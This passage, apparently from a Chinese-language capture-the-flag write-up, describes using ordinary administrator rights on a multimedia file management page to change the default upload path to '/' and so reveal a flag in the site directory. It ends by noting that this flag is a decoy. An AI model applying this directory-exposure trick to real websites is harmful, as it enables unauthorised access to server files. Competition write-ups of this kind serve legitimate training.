
来到多媒体文件管理页，可见具普通管理员权限，把默认文件上传地址修改为/





此时便可看到网站目录下的flag：





这个flag并不是答案